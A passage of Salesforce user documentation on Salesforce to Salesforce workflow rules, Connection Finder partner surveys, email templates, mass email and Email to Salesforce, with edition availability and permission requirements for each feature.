- Create a custom report with the Connections with Leads report type to view all leads that you shared with connections and that the connection then deleted.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Workflow is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Using Workflows in Salesforce to Salesforce

You can use workflow to automate updates to records and connections in Salesforce to Salesforce.

Workflow rules are only triggered for records shared in Salesforce to Salesforce when:

- You accept a parent record
- A child record is inserted
- You are subscribed to the fields that are configured to trigger the workflow rules

Some suggestions for criteria for workflow rules for Salesforce to Salesforce include:

- `Received Connection Name` field on leads, opportunities, and custom objects
- Current User equals *`pnet`*
- `Last Modified By` field equals Connection User

For example, you can create a task for a user every time a connection updates a lead:

1. Create a workflow rule with the following criteria:
   - Evaluation criteria: `Evaluate the rule when a record is: created, and every time it's edited`
   - Run the rule when `criteria are met`.
   - Rule criteria: "Lead: Last Modified By equals Connection User".
2. Add a workflow task.

You can use workflows for many Salesforce to Salesforce processes, including updating values on picklists when a connection has edited the field. When you accept a record, only the following fields trigger workflow rules:

Note: If your organization is set up to automatically accept records, workflow rules are triggered by any field you subscribed to.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Workflow is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Object	Fields Triggering Workflows
Account	• Account Name • City • Country • Received Connection Name • Sent Connection Name • State • Type
Case	• Case Number • Priority • Status • Subject • Type
Contact	• Email • Last Name • Mailing Address • Phone • Title
Lead	• Company • Email • Industry • Lead • Lead Source • Name • No. of Employees • Phone • Received Connection Name • Sent Connection Name • State • Status • Title
Opportunity	• Account Name • Amount • Close Date • Name • Received Connection Name

Object	Fields Triggering Workflows
	• Sent Connection Name • Stage
Custom Object	• Connection Name • Name • Sent Date

All subsequent updates made to any fields on accepted records trigger workflow rules.

Note: Sometimes it makes sense to use an Apex trigger instead of a workflow. Suppose that you have a workflow rule that updates a secondary field, **field B**, when **field A** is updated. Even if your Salesforce to Salesforce partner subscribed to fields A and B, updates to field B that are triggered by your workflow rule aren't sent to your partner's organization. This prevents a loop of updates.

If you want such secondary field updates to be sent to your Salesforce to Salesforce partners, replace the workflow with an Apex trigger that uses post-commit logic to update the secondary field.

Note: In bi-directional connections, Salesforce to Salesforce updates are triggered back only on "after" triggers (for example, "after insert" or "after update"), not on "before" triggers.

Verifying Your Business Partners Use Salesforce

About Connection Finder

If your partners use Salesforce, it is beneficial to connect your Salesforce organizations so that you can share records and collaborate on relevant business processes. Before you can connect, you need to find out if your partners use Salesforce. Use Connection Finder to email your partners a link to a simple survey asking if they use Salesforce. Survey responses are recorded on the contact and account records for each partner. Once you know a partner's status, you can invite them to connect using Salesforce to Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Finding Out if Your Partners Use Salesforce
- Setting Up Connection Finder
- Tips and Additional Considerations for Connection Finder

Setting Up Connection Finder

Connection Finder allows you to email surveys to find out if your partners are Salesforce customers. Once you know a partner's status, you can invite them to connect using Salesforce to Salesforce.

To use connection finder, you must perform the following activities:

1. Enable connection finder in your organization.
2. Configure connection finder settings.
3. Add the **Find Connections** button to the contacts list view by customizing the search layout. Add the button to the contact detail page by customizing the contacts page layout.
4. Add the `Uses Salesforce` field to the contacts page layout.
5. Add the `Salesforce Customer` field to the account page layout.

   Note: The `Uses Salesforce` and `Salesforce Customer` fields also appear on the contact and account records in any Customer Portal or partner portal you set up.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To enable Connection Finder and edit settings:
- "Modify All Data"

Enabling Connection Finder

To activate connection finder:

1. From Setup, enter *`Connection Finder`* in the `Quick Find` box, then select **Salesforce to Salesforce Connection Finder**.
2. Click **Edit**.
3. Select `Enabled`.
4. Click **Save**.

The connection finder settings are now available to configure. Additionally, the default email template and required related fields are created and available for use.

Note: Disabling connection finder inactivates outstanding surveys and removes the **Find Connections** button. The `Uses Salesforce` and `Salesforce Customer` fields remain on contact and account records, respectively.

Configuring Connection Finder Settings

You can determine the content and look of the email you send to partners.

1. From Setup, enter *`Connection Finder`* in the `Quick Find` box, then select **Salesforce to Salesforce Connection Finder**.
2. Click **Edit**.
3. Select an email template.

   The default connection finder template is automatically selected. You can also create custom email templates for your survey.

   Note: Custom email templates must contain the survey URL. `{!Contact.PartnerSurveyURL}` is available as a contact merge field when creating templates.

4. Optionally, select a logo using the lookup.

   Note: You must first upload your logo to the Documents tab and mark it as `Externally Available Image`.

   Salesforce recommends adding a branded logo, as it appears at the top of the survey page. If no logo is selected, the logo portion of the survey page remains blank.

5. Click **Save**.

Finding Out if Your Partners Use Salesforce

If your partners use Salesforce, it is beneficial to connect your Salesforce organizations so that you can share records and collaborate on relevant business processes. Before you can connect, you need to find out if your partners use Salesforce. Use Connection Finder to email your partners a link to a simple survey asking if they use Salesforce. Survey responses are recorded on the contact and account records for each partner. Once you know a partner's status, you can invite them to connect using Salesforce to Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To email partners asking if they use Salesforce:

- "Send Email" (single recipient)

  OR

  "Mass Email" (multiple recipients)

1. In the Contact list view, select the partners you want to survey and click **Find Connections**. Alternatively, on a contact detail page, click **Find Connections**.

   Note: **Find Connections** doesn't appear if:

   - The contact record doesn't have a valid email address
   - The contact is not associated with an account

   If the contact is a person account, **Find Connections** appears in the list view, but shows an error message if the user clicks the button. **Find Connections** does not appear on the contact detail page.

2. Enter a subject for the email.
3. Edit the body text, supplied by the default template, or click **Change Template** to choose a different email template.

   Note: The default email template is selected by your administrator. You can select a different template or edit the body text, however, you must include the survey URL: `{!Contact.PartnerSurveyURL}`.

   You cannot edit body text if you chose multiple recipients.

4. Click **Check Spelling** to spell check the body text.
5. Click **Preview** to see what your email will look like to the recipient.
6. Click **Send**.

The email is sent to the selected partners, who have 90 days to respond to the survey before the link becomes invalid. The partner's response is recorded in the `Uses Salesforce` field on the partner's contact record and the `Salesforce Customer` field on the account record. A closed activity is also added for the contact.

Tip: Salesforce recommends creating a custom list view or custom report so that you can track customer responses in one convenient location.

If the partner's organization uses Salesforce, the survey displays a section asking if the recipient has administrator privileges for Salesforce. If not, the recipient can optionally provide their administrator's contact information and a new contact record is created in Salesforce for that user, unless one already exists.

Note: This section doesn't appear if a contact for that partner, whose `Uses Salesforce` value is *`Yes, admin user`*, already exists in your organization.

Tips and Additional Considerations for Connection Finder

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- Create a custom list view or custom report to track your survey responses in one location. Add the `Uses Salesforce` field to contact list views and reports. Add the `Salesforce Customer` field to account list views and reports.
- Create translated versions of the default connection finder template to send to international partners. To do so, clone the default template, make the necessary language changes, and include the survey URL: `{!Contact.PartnerSurveyURL}`. You can then choose the appropriate template when sending out requests to your partners.

  Note: The survey page is in English, but includes a `Language` drop-down so that recipients can view the survey in their native language.

- When creating validation rules for the `Uses Salesforce` field, use the API value, not the label seen in the user interface. For example:

```
CONTAINS(TEXT(UseSalesforce ), 'YesNotAdmin')
```

`Uses Salesforce` **drop-down value**	**API value**
No	No
No Response	NoResponse
Not Sure	NotSure
Yes, admin user	YesAdmin
Yes, not admin user	YesNotAdmin

- If a partner provides details for their Salesforce administrator, Salesforce checks to see if there is already a contact in your Salesforce organization with that email address. If so, the `Uses Salesforce` field on the contact record is set to *`Yes, admin user`*. If the field is already set to *`No`*, it is not updated.

  Note: A partner can only add an administrator if one does not already exist as a contact in your organization.

- The `Salesforce Customer` field is dependent upon the values in its contacts' `Uses Salesforce` field.

Participating in Social Networks from Within Salesforce

Salesforce for Twitter and Facebook Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce for Twitter and Facebook gives you an easy way to interact with customers and prospects in real-time on Twitter and Facebook, directly from within Salesforce.

Salesforce for Twitter and Facebook users can search, monitor, join, and respond to social media conversations that are relevant to your company, all from within Salesforce. Users can also:

- Find out what people are saying about your company now
- Create cases, contacts, and leads from Tweets and Facebook wall posts and comments
- Share information with Twitter and Facebook communities

- Engage with millions of people sharing opinions, asking questions, and looking for help

You can enable Salesforce for Twitter and Facebook by downloading the free app from the AppExchange. You can find more documentation from the Resources section of the app listing for Salesforce for Twitter and Facebook.

Using Salesforce-Integrated Email

Email Management

Salesforce offers several ways for you to manage email and increase productivity. Manage emails and templates. Relate emails to Salesforce records. To make sure that you get the information you're looking for, learn about each type, and then explore further.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

Manage Email and Templates in Lightning Experience

If you're using Lightning Experience, you can email contacts, leads, and your own colleagues directly from account, person account, contact, lead, opportunity, campaign, and case records you have access to. Or send to any valid email address. Attach files. Automate with merge fields. Use a template if you want to: either choose from the samples we offer or create your own. Templates are shared automatically with your organization.

Manage Email in Salesforce Classic

If you're using Salesforce Classic, use Email Author to email your contacts, leads, person accounts, and coworkers directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Relate Emails to Salesforce Records with Email to Salesforce

Relate emails to leads, contacts, and opportunities or to other specific records in Salesforce. That way, it's easy to track your sales-related communications.

Manage Email and Templates in Lightning Experience

If you're using Lightning Experience, you can email contacts, leads, and your own colleagues directly from account, person account, contact, lead, opportunity, campaign, and case records you have access to. Or send to any valid email address. Attach files. Automate with merge fields. Use a template if you want to: either choose from the samples we offer or create your own. Templates are shared automatically with your organization.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Access and Sharing for Email Merge Fields, Templates, and Attachments

Using integrated email in Lightning Experience? It's important to understand how access and sharing work for merge fields, templates, and attachments.

Send Email from a Record

Send rich-text email, including attachments, directly from the record you're on. Send to customers, colleagues, or any valid email address. Email is available for a number of items, including accounts, person accounts, contacts, leads, opportunities, campaigns, and cases. When you send an email, Salesforce creates an email record to track the email and store its content. Find a link to the email record in the Activity feed of the record the email was sent from or on related records.

Find Email Sent from a Salesforce Record

After you send an email, Salesforce creates an email record to track the email and store its content. The activity feed includes a link to that email. If you sent email to a contact or lead, each of those records includes a link to the email. For emails that *don't* include any contacts or leads as recipients, the email and the feed item are created for the object you were on when you sent the email. If you use Automatic BCC, as defined in your email settings, you receive a copy of the email in the inbox of your specified return address.

Send Email through Gmail or Office 365

Send your Salesforce email through your Gmail or Office 365 account. Emails sent in Lightning Experience look like they were sent from your Gmail or Office 365 inbox. You can also see the emails you've sent in your Gmail or Office 365 Sent Items folder.

Create a Template to Standardize Common Emails

Create email templates to save time and standardize email sent by you or others in your organization. Use merge fields if you need them. Your page layout and field-level security settings determine which fields are available for merging. Templates you create are automatically public: they're available for use by others in your organization.

Use a Template to Standardize Email You Send

Use a template to save time and standardize email you send. You can create your own or use templates created by others in your organization. Or use one of the samples Salesforce provides. If you select a template that has attached files, you need file access to include them in emails you send from that template. If you need file access, we'll let you know.

Access and Sharing for Email Merge Fields, Templates, and Attachments

Using integrated email in Lightning Experience? It's important to understand how access and sharing work for merge fields, templates, and attachments.

EDITIONS

Available in: Salesforce Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Merge Fields

Merge fields are available from the Account, Contact, Opportunity, Lead, Campaign, Case, and User objects, as well as from the Person Account record type. From those items, most commonly used standard fields (and some custom fields) are available as merge fields. From that set of fields, some fields may not be available to individual users because of field-level security settings. Contact merge fields are not available for person accounts.

Templates

- Templates created in Salesforce Classic can't be used in Lightning Experience, and vice versa.
- Templates created from one object are available for that object only. For example, a template created for leads isn't available for selection from an opportunity record.
- Templates you create are automatically public: they're available for use by others in your organization.

Attachments

- Salesforce Files and Content Deliveries must be enabled before you can select and attach files from Salesforce Files. If these features are not enabled, users will be able to upload attachments only.
- Any attachment larger than 3 MB is sent as a content delivery link, not as a file. For emails with multiple attachments, if the aggregate size of all attachments is greater than 3 MB, then *all* attachments are sent as content delivery links.
- If you don't have access to a file, you can't attach it to an email or a template. We let you know if you need access, so you can ask the file's owner.

- Access becomes public, via the link, for files attached to emails from Salesforce Files. Public access allows anyone with the link to view, share, and download the file.

SEE ALSO:

Add Images and Files to Email Messages in Case Feed

Email Editions and Permissions

Send Email from a Record

Send rich-text email, including attachments, directly from the record you're on. Send to customers, colleagues, or any valid email address. Email is available for a number of items, including accounts, person accounts, contacts, leads, opportunities, campaigns, and cases. When you send an email, Salesforce creates an email record to track the email and store its content. Find a link to the email record in the Activity feed of the record the email was sent from or on related records.

Note: If your company doesn't have Enhanced Email enabled, Salesforce creates a task record instead of the email record. If you're unsure whether you have Enhanced Email enabled, talk to your administrator.

To attach files to an email or use a template with attached files, you need file access. If you don't have access, we'll let you know.

1. Open the record from which you want to send the email.
2. Click the Activity tab and then click **Email**.

   Tip: If you prefer to compose from a window, click the arrow button to pop out your email. While the composer window is active, you can scroll the record page to view details and other information or navigate anywhere else in Salesforce.
3. Write your email. If the recipient has opted out of receiving mass email or previous emails to the address have bounced, you'll see an indicator next to their name.
4. Add attachments if you need to.
5. Preview and send.
   You'll find a link to the email in the activity feed under Past Activity. You can also find a link in the activity timeline on related records. If you use Automatic BCC, as defined in your email settings, you'll receive a copy of the email in the inbox of your specified return address.

Example: Jane is working a deal, or opportunity, to sell 600 widgets to Acme Corporation. The contact for Acme is John Stamos and the opportunity record is Acme 600 Widgets. Jane needs to send an email to John, including a term sheet, and she wants that email associated with the 600 widgets opportunity record. It's also handy to have the email available from John's contact record. Jane opens the Acme 600 Widgets record and writes the email, attaching the term sheet. After she sends the email, she can find a link to the email on the Acme 600 Widget opportunity record and the John Stamos contact record.

SEE ALSO:

Edit Your Email Settings

EDITIONS

Available in: Salesforce Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send email:

- "Send Email" permission and access to the record the email is sent from.

To attach files to email or templates:

- Access to the file you're attaching.

Find Email Sent from a Salesforce Record

After you send an email, Salesforce creates an email record to track the email and store its content. The activity feed includes a link to that email. If you sent email to a contact or lead, each of those records includes a link to the email. For emails that *don't* include any contacts or leads as recipients, the email and the feed item are created for the object you were on when you sent the email. If you use Automatic BCC, as defined in your email settings, you receive a copy of the email in the inbox of your specified return address.

Note: If your company does not have Enhanced Email enabled, Salesforce saves sent emails as task records instead of email records. You find the task records the same way you would find email records. If you are unsure of whether your company uses Enhanced Email, speak with your administrator.

1. Open either the record that was originally open when you wrote the email or the record for the contact or lead you sent it to.
2. To find the email in Past Activity, click the Activity tab.
3. To open its task record, where you can view the message and related details, click the email link. And if you use Automatic BCC, you can find the sent email in your inbox.

EDITIONS

Available in: Salesforce Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view sent email:

- "View Tasks" permission and access to the record the email was sent from.

Send Email through Gmail or Office 365

Send your Salesforce email through your Gmail or Office 365 account. Emails sent in Lightning Experience look like they were sent from your Gmail or Office 365 inbox. You can also see the emails you've sent in your Gmail or Office 365 Sent Items folder.

Emails sent through workflows and triggers are still sent through Salesforce. Also, bounce management isn't supported when you send through external email accounts.

Email delivery information for Send through Gmail or Office 365 is not available in the email logs. Email logs should be obtained from Gmail or Office 365 instead.

1. From your personal settings, enter `My Email Settings` in the `Quick Find` box, and select **My Email Settings**.
2. Select how you'd like to send your email.

   Your Salesforce admin can enable either Gmail or Office 365 for your org. You can't choose between the two.
3. Click **Save**.

EDITIONS

Available in: Salesforce Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send email:

- "Send Email" permission and access to the record the email is sent from.

Create a Template to Standardize Common Emails

Create email templates to save time and standardize email sent by you or others in your organization. Use merge fields if you need them. Your page layout and field-level security settings determine which fields are available for merging. Templates you create are automatically public: they're available for use by others in your organization.

Templates created from one object are available for that object only. For example, a template created for leads isn't available for use from an opportunity record.

Tip: Found a great template that needs updates or modifications? Select that template, then edit and save. If you want to keep the original, save your changed version as a new template.

1. Open a record, such as an opportunity or account, that offers email.
2. Click the Activity tab, then click the Email tab.
3. Compose the email to use as your template. Templates can include all the features of other email: rich text, merge fields, and attachments. If you need to navigate the record or other Salesforce pages as you work, pop out the composer window.
4. Click the Templates icon and then save the template as new.

EDITIONS

Available in: Salesforce Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create email templates:
- "Send Email"

To attach files to email or templates:
- Access to the file you're attaching

To delete email templates:
- "Modify All Data" or template ownership

To update email templates:
- "Modify All Data" or template ownership

Use a Template to Standardize Email You Send

Use a template to save time and standardize email you send. You can create your own or use templates created by others in your organization. Or use one of the samples Salesforce provides. If you select a template that has attached files, you need file access to include them in emails you send from that template. If you need file access, we'll let you know.

1. Open the record from which you want to send email.
2. Click the Activity tab, then click the Email tab.
3. To insert a template, click the Templates icon. Select the template you want and its contents appear. Edit your email as needed, then preview and send!

EDITIONS

Available in: Salesforce Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send email:
- "Send Email"

To send emails or use templates with attachments:
- Access to the file you're attaching.

Manage Email in Salesforce Classic

If you're using Salesforce Classic, use Email Author to email your contacts, leads, person accounts, and coworkers directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

Send Email in Salesforce Classic

Email your contacts, leads, person accounts, and coworkers directly from account, contact, lead, opportunity, case, campaign, or custom object pages in Salesforce Classic.

Send Mass Email in Salesforce Classic

Send an email to a group of contacts, leads, person accounts, or coworkers all at the same time! Email a list of contacts, leads, or person accounts for small-scale sales or support. Mass email is intended to facilitate your business processes, not to replace your email application or handle mass-marketing campaigns.

Considerations for Sending Email in Salesforce Classic

Before you send email, consider a few key points.

EDITIONS

Available in: Salesforce Classic

Available in all editions

General

- You can enter only one name in the `To` field.
- You can include a signature in text emails only.

Email Templates

- When authoring an email, you can choose a predefined template for the message. To personalize your message, you can include merge fields that are replaced with information from the Salesforce record when the email is sent. For example, your company can use a standard template to communicate solution information to customers with cases. Your Salesforce admin can maintain company-wide templates, and you can maintain your own templates.
- Email templates give you access only to the fields that are accessible to you via your page layout and field-level security settings. (Field-level security is available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.)
- If your template contains a merge field for which no data exists in a particular record, that field doesn't appear in the email that you send. To find such blank fields, modify your recipient list view to search for the merge fields that you're using in your template. Then enter the criterion "<field> equals," leaving the third field blank. Edit those records that have blank fields before you send email.
- If you modify an email template, your changes affect the HTML version of the template.
- You can't modify custom email templates.

Tracking Email

To track email that you sent, use HTML formatting when authoring. Also make sure that your Salesforce admin has added the HTML Email Status related list to your contact, lead, and person account pages.

Send Email in Salesforce Classic

Email your contacts, leads, person accounts, and coworkers directly from account, contact, lead, opportunity, case, campaign, or custom object pages in Salesforce Classic.

1. On the Activity History related list of a record, click **Send an Email**.
2. To change formatting type, click **Switch to Text-Only** or **Switch to HTML**.
3. To use a predefined email template, click **Select Template**.
4. Complete the fields.
5. Click **Send**.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To send email:
- "Send Email"

SEE ALSO:

Considerations for Sending Email in Salesforce Classic

Guidelines for Working with Email

Send Mass Email in Salesforce Classic

Guidelines for Working with Email

Consider a few pieces of advice for working with emails, including information for customers that use Email-to-Case and Enhanced Email.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

- You can't use custom currency fields with emails.
- Emails can have only one record type.
- Workflow rules can use emails only to update fields on cases.
- In Salesforce Classic, you can attach multiple files to an email as long as the total size of all attached files doesn't exceed 10 MB. In Lightning Experience, total size of all attached files can't exceed the Salesforce limit for maximum file size.
- If the combined size of all files attached to an email exceeds 3 MB, or if you use mass email, the actual files are not attached to the email when it's sent. Instead, a link to each file is attached to the email. When a recipient clicks a link, it opens the corresponding attachment in Salesforce Files. For example, if you attach two 1.7 MB files to an email and send it, the recipient receives the email with two links attached to it.
- Attachments that are sent as links are stored for 30 days.

For Organizations that Use Email to Case

- Email messages that aren't associated with cases can't be displayed in communities.
- You may need to review triggers and workflow rules that use the EmailMessage object. For EmailMessage records associated with cases, the `ParentID` field is always populated. With Enhanced Email, EmailMessage records may be associated with other records and the `ParentID` field may be blank. As a result, you may need to update your triggers and workflow rules to handle email messages with a blank `ParentID` field.

For Organizations that Use Enhanced Email

- An email is stored as both an Email Message record and a Task record. However, the email detail page only shows the Email Message record—not the Task record.
- If your organization uses business logic that incorporates tasks and emails, you may need to:
  - Recreate any custom Task fields on the Email Message object.

- Migrate any Task object triggers to the Email Message object.

SEE ALSO:

Send Email in Salesforce Classic

Send Mass Email in Salesforce Classic

Considerations for Sending Mass Email

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Before you send mass email, consider a few key points.

- You can send a mass email to a recipient list that consists of contacts, leads, person accounts, or users that you can view in Salesforce.
- If a standard email field is hidden via field-level security, the Mass Email links for contacts and leads don't appear.
- Mass email can be sent to an address in a standard email field. Mass email with a custom email field isn't supported.
- Before you send a mass email, create a custom view of contacts, leads, person accounts, or cases without an email address. In the search criteria, choose "Email equals," and leave the third field blank. You can then update those records before sending your emails. You can't validate an email address without sending an email message.
- You can't send a mass email using a Visualforce email template.
- Attachments in mass emails are sent as links rather than as physical files. When recipients click the attachment link in the email, the attachment opens in a separate browser window, and they can download the file. Attachments are stored for 30 days.
- Mass email functionality does not recognize duplicates or remove them from a mass email list. All records that meet the filter criteria are pulled into the list, even if they share the same email address.
- Note: The addressed and sent-to numbers in mass email status messages differ in the following situations.
  - The mass email would cause your organization to exceed its daily mass email limit. Salesforce does not send the message to any of the intended recipients in this case.
  - One or more selected recipients opted out of receiving mass email after the mass email was scheduled but before it was processed.
  - One or more selected recipient email addresses were removed from the contact or lead after the mass email was scheduled but before it was processed.
  - The user who sent the mass email was deactivated after the mass email was scheduled but before it was processed. Salesforce does not send mass emails scheduled by a user who is deactivated.

Send Mass Email in Salesforce Classic

Send an email to a group of contacts, leads, person accounts, or coworkers all at the same time! Email a list of contacts, leads, or person accounts for small-scale sales or support. Mass email is intended to facilitate your business processes, not to replace your email application or handle mass-marketing campaigns.

Note: You can't use an organization-wide address to send a mass email.

Watch a Demo: Sending Mass Email (Salesforce Classic)

1. Depending on who the recipients of your mass email are, do one of the following.

   For contacts or person accounts
   On the Contacts or Cases tab, in the Tools section at the bottom of the page, click **Mass Email Contacts**. If your Salesforce org has person accounts, the link also appears on the Accounts tab.

   For leads
   On the Leads tab, in the Tools section at the bottom of the page, click **Mass Email Leads**.

   For coworkers (other Salesforce users)
   If you have the "Manage Users" permission, from Setup, enter `Mass Email Users` in the `Quick Find` box, then select **Mass Email Users**.

2. Select a list view of recipients, and then click **Go!**.
3. All recipients in the list view are selected by default. To remove recipients, deselect them.
4. Click **Next**.
5. Choose an email template.
6. To view the templates, click the **Preview** links.
7. Click **Next**.
8. On the confirmation page, select the processing options to use. The mass email name that you specify appears in the queue and status messages that you receive from Salesforce, not in the email that you're sending.
9. In Delivery Options, send the email, or choose a date and time zone for sending the email in the future.
10. Click **Send**, and then click **Finished**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To send mass emails to contacts, person accounts, or leads:
- "Mass Email"

To send mass emails to coworkers:
- "Mass Email"

  AND

  "Manage Users"

To send mass emails and log them in the Activity History related list:
- "Mass Email"

  AND

  "Edit Tasks"

SEE ALSO:

Considerations for Sending Mass Email
Guidelines for Sending Mass Email
View the Status of Your Mass Email

Guidelines for Sending Mass Email

If you're sending mass email, refer to these guidelines for additional information.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- By default, the My Contacts, My Leads, Active Users, or My Cases views include all records with an email address. To change the list of recipients, create a custom view. If the record contains no email address, or `Email Opt Out` is selected, a contact, lead, or person account isn't included in any email list views. Person accounts are included in contact list views.
- In the email template preview window, the template displays any merge fields included in it, such as `{!Account.AccountNumber}`. When you send your email, data from the recipients' records, or any applicable substitute text, is inserted into the email in place of those merge fields.
- When `Store an activity for each message` is selected (default), the Activity History item is associated with the contact, lead, or person account and is displayed as "Mass Email:<Template Description>." The email subject, body, and attachments aren't stored in the Activity History item. Logging Activity History items requires access for viewing or editing the records in the recipient list and the "Edit Task" permission.
- If the email deliverability option `Notify sender when mass email completes` is selected, you receive an auto-generated status email from Salesforce for each mass email that you send. The subject line of the status email contains the value that you entered in the `Mass Email Name` field when sending the mass email.
- To view and cancel mass emails that you've scheduled, from your personal settings, enter *`Mass Emails`* in the `Quick Find` box, then select **Mass Emails** or **My Mass Emails**.

  To view and cancel mass emails that anyone in your company scheduled, if you have the "Manage Users" permission, from Setup, enter *`Mass Emails`* in the `Quick Find` box, then select **Mass Emails**.

SEE ALSO:

Send Mass Email in Salesforce Classic

Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce

View the Status of Your Mass Email

Stay in-the-know with an auto-generated status email for each mass email that you send.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

1. Make sure that your Salesforce org is configured to receive email notifications for mass emails. See your Salesforce admin for help.
2. When creating the mass email, enter a value in the `Mass Email Name` field. This value appears in the subject line of the status email.
3. Send the mass email.

   The status message that you receive shows the number of recipients that the mass email was addressed and sent to.

SEE ALSO:

Guidelines for Sending Mass Email

Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce

Relate Emails to Salesforce Records with Email to Salesforce

Relate emails to leads, contacts, and opportunities or to other specific records in Salesforce. That way, it's easy to track your sales-related communications.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

How Does Email to Salesforce Work?

When you send email from external email applications, use Email to Salesforce to automatically relate those emails to your Salesforce Lead, Contact, and Opportunity records.

Considerations for Using Email to Salesforce

Before you use Email to Salesforce, consider a few key points.

Set up Email to Salesforce

To be able to use Email to Salesforce, start by configuring it.

Relate Emails to Your Salesforce Records Using Email to Salesforce

Email to Salesforce lets you track your sales-related emails in Salesforce. Relate emails that you send with external email applications to leads, contacts, opportunities, and other specific Salesforce records.

Guidelines for Using Email to Salesforce

If you're using Email to Salesforce, review a few key points for additional information.

Handle Emails That Email to Salesforce Doesn't Assign to Records

When emails are sent to Salesforce via Email to Salesforce or Salesforce for Outlook, some are assigned to related records based on your Email to Salesforce settings. The rest are added to My Unresolved Items, where you assign them to related Salesforce records or confirm that you want to leave them unassigned.

How Does Email to Salesforce Work?

When you send email from external email applications, use Email to Salesforce to automatically relate those emails to your Salesforce Lead, Contact, and Opportunity records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

When composing, forwarding, or replying to an email, you enter a special Email to Salesforce address in the BCC field (or any other recipient field). Salesforce receives a copy of the email. Depending on your configuration, Salesforce adds the email to the Activity History related list of the record whose email address matches the recipient's email address, or to the My Unresolved Items page. From the My Unresolved Items page, you can manually assign the email to a record. Unassigned emails also appear in your open task list.

Relating Emails to Leads, Contacts, and Opportunities

If you configure Email to Salesforce to associate emails to matching leads or contacts, Salesforce searches the `To` and `CC` fields for the email addresses of your leads or contacts. If any leads or contacts are found, Salesforce saves the email to the Activity History related list on the appropriate record.

If you configure Email to Salesforce to associate emails to matching opportunities, Salesforce searches the `To` and `CC` fields for the email addresses of your contacts. If contacts are found, Salesforce saves the email to the Activity History related list on all open opportunities, as long as the contact is assigned a contact role on the opportunity.

If Salesforce can't match any email addresses for recipients that appear in the `To` and `CC` fields of emails that you add to Salesforce, the My Unresolved Items page displays one row for each email.

Relating Emails to Specific Records

To relate an email to a specific Salesforce record, include the record ID in the subject line or body of the email.

If you configure Email to Salesforce to associate email with matching leads, contacts, or opportunities, an unresolved task is created when an email is associated with a lead, contact, or opportunity using a record ID but not a matching email address. For example, you configure emails to be associated with matching leads. You then send an email directly to your Email to Salesforce address with a lead record ID in the body or subject line of the email. The email is associated with the lead, and an unresolved task is created.

Getting Started

When your Salesforce admin activates Email to Salesforce, you receive an email that contains your system-generated Email to Salesforce address. This address also appears in your personal settings.

Access your personal settings to configure Email to Salesforce before you use it.

SEE ALSO:

- Considerations for Using Email to Salesforce
- Set up Email to Salesforce
- Relate Emails to Your Salesforce Records Using Email to Salesforce
- Guidelines for Using Email to Salesforce

Considerations for Using Email to Salesforce

Before you use Email to Salesforce, consider a few key points.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

General Considerations

- Use Email to Salesforce to capture email sent with external email applications such as IBM® Lotus Notes® and Microsoft® Outlook® and with webmail such as Gmail® and Yahoo! Mail®.
- Email to Salesforce attempts to match the email address in the `To` or `CC` fields with the one in the `Email` standard field. Email to Salesforce doesn't support matching on custom email fields.
- Salesforce ignores invalid IDs or IDs for records that you don't have read access to.
- Email to Salesforce is required to use the Add Email feature with Salesforce for Outlook. Disabling one feature disables the other. With Salesforce for Outlook, you add emails via Add Email and Send and Add, not the `BCC` field.
- If you enter a recipient's email address in the `BCC` field, the owner of the address receives the email, but the email isn't related to records that contain the email address.

Limits

